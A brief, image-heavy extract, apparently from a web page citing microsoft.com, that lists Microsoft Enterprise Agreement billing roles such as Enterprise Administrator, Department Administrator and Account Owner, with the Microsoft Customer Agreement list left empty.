
Enterprise Agreement




Microsoft Customer Agreement




MCA BILLING ROLES



EA BILLING ROLES



EA VISUALIZED BY MICROSOFT



Source: microsoft.com

BILLING ROLES

EA:

- **Enterprise Administrator**
- Enterprise Administrator (read only)
- EA purchaser
- Department Administrator
- Department Administrator (read only)
- **Account Owner**

MCA:

